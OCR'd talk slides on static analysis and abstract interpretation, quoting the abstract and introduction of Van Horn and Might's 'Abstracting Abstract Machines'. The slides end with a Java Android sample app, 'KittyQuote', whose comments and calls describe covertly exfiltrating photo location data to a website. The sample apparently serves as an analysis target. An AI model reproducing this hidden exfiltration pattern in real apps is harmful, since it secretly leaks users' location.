
C/C++

Haskell


Coq

DARPA: CRASH

Or…


State
Time

“the static analyis game”



Credit: Cousot & Cousot

How do you play the game?

Abstract Interpretation

Cousot & Cousot, 1977

Abstracting Abstract Machines

Abstracting Abstract Machines

David Van Horn [*]
Northeastern University
dvanhorn@ccs.neu.edu

Matthew Might
University of Utah
might@cs.utah.edu

Abstract

We describe a derivational approach to abstract interpretation that yields novel and transparently sound static analyses when applied to well-established abstract machines. To demonstrate the technique and support our claim, we transform the CEK machine of Felleisen and Friedman, a lazy variant of Krivine's machine, and the stack-inspecting CM machine of Clements and Felleisen into abstract interpretations of themselves. The resulting analyses bound temporal ordering of program events; predict return-flow and stack-inspection behavior; and approximate the flow and evaluation of by-need parameters. For all of these machines, we find that a series of well-known concrete machine refactorings, plus a technique we call store-allocated continuations, leads to machines that abstract into static analyses simply by bounding their stores. We demonstrate that the technique scales up uniformly to allow static analysis of realistic language features, including tail calls, conditionals, side effects, exceptions, first-class continuations, and even garbage collection.

Categories and Subject Descriptors F.3.2 [*Logics and Meanings of Programs*]: Semantics of Programming Languages—Program analysis, Operational semantics; F.4.1 [*Mathematical Logic and Formal Languages*]: Mathematical Logic—Lambda calculus and related systems

General Terms Languages, Theory

Keywords abstract machines, abstract interpretation

1. Introduction

Abstract machines such as the CEK machine and Krivine's machine are first-order state transition systems that represent the core of a real language implementation. Semantics-based program analysis, on the other hand, is concerned with safely approximating intensional properties of such a machine as it runs a program. It seems natural then to want to systematically derive analyses from machines to approximate the core of realistic run-time systems.

Our goal is to develop a technique that enables direct abstract interpretations of abstract machines by methods for transforming a given machine description into another that computes its finite approximation.

We demonstrate that the technique of refactoring a machine with **store-allocated continuations** allows a direct structural abstraction[1] by bounding the machine's store. Thus, we are able to convert semantic techniques used to model language features into static analysis techniques for reasoning about the behavior of those very same features. By abstracting well-known machines, our technique delivers static analyzers that can reason about by-need evaluation, higher-order functions, tail calls, side effects, stack structure, exceptions and first-class continuations.

The basic idea behind store-allocated continuations is not new. SML/NJ has allocated continuations in the heap for well over a decade [28]. At first glance, modeling the program stack in an abstract machine with store-allocated continuations would not seem to provide any real benefit. Indeed, for the purpose of defining the meaning of a program, there is no benefit, because the meaning of the program does not depend on the stack-implementation strategy. Yet, a closer inspection finds that store-allocating continuations eliminate recursion from the definition of the state-space of the machine. With no recursive structure in the state-space, an abstract machine becomes eligible for conversion into an abstract interpreter through a simple structural abstraction.

To demonstrate the applicability of the approach, we derive abstract interpreters of:

- a call-by-value λ-calculus with state and control based on the CESK machine of Felleisen and Friedman [13],
- a call-by-need λ-calculus based on a tail-recursive, lazy variant of Krivine's machine derived by Ager, Danvy and Midtgaard [1], and
- a call-by-value λ-calculus with stack inspection based on the CM machine of Clements and Felleisen [3];

and use abstract garbage collection to improve precision [25].

Overview

In Section 2, we begin with the CEK machine and attempt a structural abstract interpretation, but find ourselves blocked by two recursive structures in the machine: environments and continuations. We make three refactorings to:

1. store-allocate bindings,
2. store-allocate continuations, and
3. time-stamp machine states;

resulting in the CESK, CESK*, and time-stamped CESK* machines, respectively. The time-stamps encode the history (context) of the machine's execution and facilitate context-sensitive abstractions. We then demonstrate that the time-stamped machine abstracts directly into a parameterized, sound and computable static analysis.

[*] Supported by the National Science Foundation under grant 0937060 to the Computing Research Association for the CIFellow Project.

[1] A structural abstraction distributes component-, point-, and member-wise.

ICFP'10, September 27–29, 2010, Baltimore, Maryland, USA.

ICFP 2010

JFP **22** (4–5): 705–746, 2012. © Cambridge University Press 2012
doi:10.1017/S0956796812000238

Systematic abstraction of abstract machines

DAVID VAN HORN
College of Computer and Information Science, Northeastern University, Boston, MA 02115, USA
(*e-mail:* dvanhorn@ccs.neu.edu)

MATTHEW MIGHT
School of Computing, University of Utah, Salt Lake City, UT 84112, USA
(*e-mail:* might@cs.utah.edu)

Abstract

We describe a derivational approach to abstract interpretation that yields novel and transparently sound static analyses when applied to well-established abstract machines for higher-order and imperative programming languages. To demonstrate the technique and support our claim, we transform the CEK machine of Felleisen and Friedman (*Proc. of the 14th ACM SIGACT-SIGPLAN Symp. Prin. Program. Langs*, 1987, pp. 314–325), a lazy variant of Krivine's machine (*Higher-Order Symb. Comput*. Vol 20, 2007, pp. 199–207), and the stack-inspecting CM machine of Clements and Felleisen (*ACM Trans. Program. Lang. Syst*. Vol 26, 2004, pp. 1029–1052) into abstract interpretations of themselves. The resulting analyses bound temporal ordering of program events; predict return-flow and stack-inspection behavior; and approximate the flow and evaluation of by-need parameters. For all of these machines, we find that a series of well-known concrete machine refactorings, plus a technique of store-allocated continuations, leads to machines that abstract into static analyses simply by bounding their stores. These machines are parameterized by allocation functions that tune performance and precision and substantially expand the space of analyses that this framework can represent. We demonstrate that the technique scales up uniformly to allow static analysis of realistic language features, including tail calls, conditionals, mutation, exceptions, first-class continuations, and even garbage collection. In order to close the gap between formalism and implementation, we provide translations of the mathematics as running Haskell code for the initial development of our method.


1 Introduction

Program analysis aims to soundly predict properties of programs before being run. For over 30 years, the research community has expended significant effort designing effective analyses for higher-order programs (Midtgaard, to appear). Past approaches have focused on connecting high-level language semantics, such as structured operational semantics, denotational semantics, or reduction semantics, to equally high-level but dissimilar analytic models. Too often, these models are far removed from their programming language counterparts and take the form of constraint languages specified as relations on sets of program fragments (Wright & Jagannathan, 1998; Nielson *et al*., 1999; Meunier *et al*., 2006). These approaches require significant ingenuity in their design and involve complex constructions and correctness arguments, making it difficult to establish soundness, design algorithms,

JFP 2012

Idea?

Interpreter




Approximator

Kitty.java (~/Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM


```java
public class KittyQuote extends Activity {
  String img = "k155"; // kitty image
  // other fields ...
  public void onCreate(Bundle savedState) {
    super.onCreate(savedState);
    // build quote list and other initialization
  }
  public String getKitty() {
    // access "DCIM/Camera" and use ExifInterface
    //  to exfiltrate location
  }
  public void aboutButton(View view) {
    // display normal information
    String website = "http://www.catquotes.com";
    startActivity(
      new Intent(Intent.ACTION_VIEW,
          Uri.parse(website)));
    try {
      new SendOut().execute(website);
    } catch (Exception e) { }
  }
  public void nextButton(View view) {
    img = getKittey();  // store loc info
  }
  public void prevButton(View view) {
    img = getKittey();
  }
  public void kittyQuoteButton(View view) {
    // display kitty quote as toast message
    // ... and send out location info to a website
    String url = "http://www.catquotes.com?" + img;
    try {
      new SendOut().execute(url);
    } catch (Exception e) {
      // if network fails, not giving up
Type  :quit<Enter>  to exit Vim                                  8,24          Top
```

$inject :$



